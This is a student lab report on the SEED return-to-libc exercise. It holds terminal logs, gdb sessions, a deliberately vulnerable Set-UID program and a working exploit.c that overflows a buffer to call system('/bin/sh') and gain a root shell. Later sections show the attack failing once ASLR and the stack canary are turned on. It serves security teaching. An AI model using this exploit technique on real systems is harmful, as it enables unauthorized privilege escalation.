

Return-to-libc Attack Lab Report


Task 1:

```
Terminal
[09/28/2014 17:37] seed@ubuntu:~$ cd rettolibc/
[09/28/2014 17:37] seed@ubuntu:~/rettolibc$ su
Password:
[09/28/2014 17:37] root@ubuntu:/home/seed/rettolibc# sysctl -w kernel.randomize_
va_space=0
kernel.randomize_va_space = 0
[09/28/2014 17:37] root@ubuntu:/home/seed/rettolibc# gcc -fno-stack-protector -z
noexecstack -o retlib retlib.c
[09/28/2014 17:38] root@ubuntu:/home/seed/rettolibc# chmod 4755 retlib
[09/28/2014 17:38] root@ubuntu:/home/seed/rettolibc# exit
exit
[09/28/2014 17:38] seed@ubuntu:~/rettolibc$
```

Figure 1.1

```
Terminal
[09/29/2014 21:28] seed@ubuntu:~/rettolibc$ export MYSHELL=/bin/sh
[09/29/2014 23:03] seed@ubuntu:~/rettolibc$ gcc -o loczsh locatemyshe11.c
locatemyshe11.c: In function 'main':
locatemyshe11.c:3:15: warning: initialization makes pointer from integer without a cast [enabled by default]
locatemyshe11.c:6:2: warning: incompatible implicit declaration of built-in function 'printf' [enabled by default]
^[[09/29/2014 23:04] seed@ubuntu:~/rettolibc$ loczsh
bffffe88
[09/29/2014 23:04] seed@ubuntu:~/rettolibc$
```

Figure 1.2



```
[09/28/2014 17:42] seed@ubuntu:~/rettolibc$ gdb retlib
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/rettolibc/retlib...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x80484b6
(gdb) r
Starting program: /home/seed/rettolibc/retlib

Breakpoint 1, 0x80484b6 in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) q
A debugging session is active.

    Inferior 1 [process 4407] will be killed.

Quit anyway? (y or n) y
[09/28/2014 17:44] seed@ubuntu:~/rettolibc$
```

NON Set-UID retlib files run using gdb

Address of system function on the stack

Address of exit function on the stack

Figure 1.3




```
[09/30/2014 08:00] seed@ubuntu:~/rettolibc$ gcc -o retlib retlib.c -ggdb
[09/30/2014 08:00] seed@ubuntu:~/rettolibc$ gdb retlib
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/seed/rettolibc/retlib...done.
(gdb) list
11      /* The following statement has a buffer overflow problem */
12      fread(buffer, sizeof(char), 40, badfile);
13      return 1;
14  }
15
16  int main(int argc, char **argv)
17  {
18
19      FILE *badfile;
20      badfile = fopen("badfile", "r");
21
22      bof(badfile);
23      printf("Returned Properly\n");
24      fclose(badfile);
25      return 1;
26  }
(gdb) b 12
Breakpoint 1 at 0x80484eb: file retlib.c, line 12.
(gdb) r
Starting program: /home/seed/rettolibc/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:12
12      fread(buffer, sizeof(char), 40, badfile);
(gdb) p %ebp
$1 = (void *) 0xbffff318
(gdb) p &buffer
$2 = (char (*)[12]) 0xbffff300
(gdb)
```

Address of system function on the stack

Address of exit function on the stack


Figure 1.4



```
[09/29/2014 21:22] seed@ubuntu:~/rettolibc$ su
Password:
[09/29/2014 21:22] root@ubuntu:/home/seed/rettolibc# gcc -fno-stack-protector -z
noexecstack -o retlib retlib.c
[09/29/2014 21:22] root@ubuntu:/home/seed/rettolibc# chmod 4755 retlib
[09/29/2014 21:22] root@ubuntu:/home/seed/rettolibc# exit
exit
[09/29/2014 21:22] seed@ubuntu:~/rettolibc$ gcc -o exploit exploit.c
^[[A^[[A^[[A[09/29/2014 21:22] seed@ubuntu:~/rettolibc$ exploit
[09/29/2014 21:22] seed@ubuntu:~/rettolibc$ retlib
# whoami
root
#
```

Root access granted,
attack successful

Figure 1.5



```
retlib.c
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(FILE *badfile)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}

locatemyshell.c
void main()
{
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}

exploit.c
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[52];

    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
    the values for X, Y, Z. The order of the following
    three statements does not imply the order of X, Y, Z.
    Actually, we intentionally scrambled the order. */

    *(long *) &buf[32] = 0xbffff88 ; // "/bin/sh"3
    *(long *) &buf[24] = 0xb7e5f430 ; // system()1
    *(long *) &buf[28] = 0xb7e52fb0 ; // exit()2

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

Addresses input to
buf[X], buf[Y], buf[Z]

Figure 1.6

Observations and Explanations:

1. We turn off Address Space Randomization to be able to perform the attack,
\$ su root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0

We also compile the retlib program which contains the vulnerability, as a root Set-UID program in Figure 1.1

2. We add `/bin/sh` to the environment variables and find the address of this on the stack using the `loczsh` program that displays the address of the environment variable.

Address of `/bin/sh` is found to be, **0xbffffe88**

3. We compile `retlib` as a non-root Set-UID program and use `gdb` to be able to get the address of `system()` and `exit()` from the stack. (Figure 1.4)

We find that they are located at,

system()	0xb7e5f430
exit()	0xb7e52fb0

4. We then locate the address of the buffer and the address of the `ebp` to be able to determine where to overflow the address of `system()`, `exit()` and `/bin/sh`.

We run `gdb` with `retlib` as non-Set-UID program and get the values as follows,

buffer	0xbffff300
ebp	0xbffff318

with these values we calculate the size of the buffer till the previous frame pointer is reached to be as 24. We want to load the address of `system` to the address where previous frame pointer is and so we add `system`'s address on the stack to `buffer[24]`.

Above this address at 4 bytes we want to add the address of `exit()` so that when the call to `system` is made with `/bin/sh`, and fails, the process should leave neatly without leaving any traces of an attack.

So at `buffer[28]` we add the address of `exit()` on the stack.

Next we know that `system` needs an argument, and this argument in our case needs to be `/bin/sh` for the attack to gain root access.

So at `buffer[32]` we add the address to the stack. (Figure 1.6)

So the buffer is loaded with the following addresses,

```
*(long *) &buf[32] = 0xbffffe88 ; // "/bin/sh"3
*(long *) &buf[24] = 0xb7e5f430 ; // system()1
*(long *) &buf[28] = 0xb7e52fb0 ; // exit()2
```


5. We run `exploit` where we write the value to the stack using the buffer overflow vulnerability. We then execute `retlib` and are able to get the root privileges, meaning that the return-to-libc attack is successful.
6. A key observation that was made was that when the file name for `retlib` was changed from root Set-UID to non-root Set-UID, the attack failed and command not found instruction was noticed, the reason for this is that the file name is part of the stack, it is a part of the data stored on the stack. If the length of the file changes the values of where the `system` address and `/bin/sh` address should be stored needs to be changed accordingly.

```
[09/30/2014 08:46] seed@ubuntu:~/rettolibc$ su
Password:
[09/30/2014 08:46] root@ubuntu:~/rettolibc# gcc -fno-stack-protector -z noexecstack -o r
etlib retlib.c
[09/30/2014 08:46] root@ubuntu:~/rettolibc# chmod 4755 retlib
[09/30/2014 08:46] root@ubuntu:~/rettolibc# exit
exit
[09/30/2014 08:46] seed@ubuntu:~/rettolibc$ exploit
[09/30/2014 08:46] seed@ubuntu:~/rettolibc$ retlib
zsh:1: command not found: h
[09/30/2014 08:46] seed@ubuntu:~/rettolibc$ su
Password:
[09/30/2014 08:46] root@ubuntu:~/rettolibc# gcc -fno-stack-protector -z noexecstack -o r
etlib retlib.c
[09/30/2014 08:47] root@ubuntu:~/rettolibc# chmod 4755 retlib
[09/30/2014 08:47] root@ubuntu:~/rettolibc# exit
exit
[09/30/2014 08:47] seed@ubuntu:~/rettolibc$ exploit
[09/30/2014 08:47] seed@ubuntu:~/rettolibc$ retlib
# whoami
root
#
```

On changing the size, the address on the stack will need to be re-calculated


Root access obtained with same length filename.

7. The stack looks like this when the attack is going to be successful,



- This figure shows the contents of stack after buffer overflow has been done. First 20 bytes are actual memory allocated to stack, of which 12 bytes belong to the buffer.
- Next 4 bytes would be the pointer to the previous stack frame. So this contains the memory address of the stack frame of the main() function. So first 24 bytes of the buffer array are empty.
- The next 4 bytes are supposed to be the return address of bof() function, and this is where we attack the program, we overflow this region with the address of the libc function system()
- After completion of system call, execution will return to the address specified in this 4 bytes block. So address of the exit function is fed at this address, buffer[28]
- During the execution of system() function, program looks for available arguments to the system function call, So we put /bin/sh address so that we can get root access.

Task 2:



```
[09/29/2014 21:24] seed@ubuntu:~/rettolirc$ su
Password:
[09/29/2014 21:24] root@ubuntu:/home/seed/rettolirc# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/29/2014 21:24] root@ubuntu:/home/seed/rettolirc# exit
exit
[09/29/2014 21:25] seed@ubuntu:~/rettolirc$ exploit
[09/29/2014 21:25] seed@ubuntu:~/rettolirc$ retlib
Segmentation fault (core dumped)
[09/29/2014 21:25] seed@ubuntu:~/rettolirc$ █
```

ASLR enabled, to reduce probability of right combination of addresses for buffer

Figure 2.1

Observations and Explanations:

1. We enable address space randomization to make check if attack still succeeds with ASLR enabled.

```
$ su root
Password: (enter root password)
#sysctl -w kernel.randomize_va_space=2
```

2. We notice that segmentation fault occurs. If address space randomization is enabled.
3. Observe that a “return-to-libc” attack needs to know the virtual addresses of the libc functions to be written into a function pointer or return address. If the base address of the memory segment containing libc is randomized, then the success rate of such an attack significantly decreases.
4. We can try to run a while loop and exit retlib attack repeatedly to try and get root access but that is only because the randomizations in a 32-bit address space is limited, if it were to be executed in a 64-bit environment then the probability of getting root access would decrease to a minimum level.

Task 3:

```
[09/29/2014 21:27] seed@ubuntu:~/rettolibr# su
Password:
[09/29/2014 21:28] root@ubuntu:/home/seed/rettolibr# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/29/2014 21:28] root@ubuntu:/home/seed/rettolibr# gcc -z noexecstack -o retlib retlib.c
[09/29/2014 21:28] root@ubuntu:/home/seed/rettolibr# chmod 4755 retlib
[09/29/2014 21:28] root@ubuntu:/home/seed/rettolibr# exit
exit
[09/29/2014 21:28] seed@ubuntu:~/rettolibr# exploit
[09/29/2014 21:28] seed@ubuntu:~/rettolibr# retlib
*** stack smashing detected ***: retlib terminated
===== Backtrace: =====
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
retlib[0x8048523]
/lib/i386-linux-gnu/libc.so.6(exit+0x0)[0xb7e52fb0]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 2231679 /home/seed/rettolibr/retlib
08049000-0804a000 r--p 00000000 08:01 2231679 /home/seed/rettolibr/retlib
0804a000-0804b000 rw-p 00001000 08:01 2231679 /home/seed/rettolibr/retlib
0804b000-0806c000 rw-p 00000000 00:00 0 [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so.1
b7e0b000-b7e0c000 r--p 0001b000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so.1
b7e0c000-b7e0d000 rw-p 0001c000 08:01 2360149 /lib/i386-linux-gnu/libgcc_s.so.1
b7e1f000-b7e20000 rw-p 00000000 00:00 0
b7e20000-b7fc3000 r-xp 00000000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.so
b7fc3000-b7fc5000 r--p 001a3000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.so
b7fc5000-b7fc6000 rw-p 001a5000 08:01 2360304 /lib/i386-linux-gnu/libc-2.15.so
b7fc6000-b7fc9000 rw-p 00000000 00:00 0
b7fd9000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 2364405 /lib/i386-linux-gnu/ld-2.15.so
bffd000-c0000000 rw-p 00000000 00:00 0 [stack]
Aborted (core dumped)
[09/29/2014 21:28] seed@ubuntu:~/rettolibr#
```


Stack smashing
detected as 'canary' is
corrupted

Figure 3.1

Observations and Explanations:

1. We now compile the code with noexec stack flag enabled.
\$ su root
Password
gcc -z noexecstack -o retlib retlib.c
chmod 4755 retlib
exit
2. Since the "canary" is checked before the ret instruction is executed, your exploit will fail if you overwrite the canary (which in most cases you have to do in order to overwrite the return address on the stack). Since ROP and Return to Lib c also overwrite the return address, both methods will not work. Figure 3.1

3. The stack looks like this with the stack guard turned on in general.



4. This is what the stack looks like to in case of StackGuard being enabled for our return-to-libc attack,

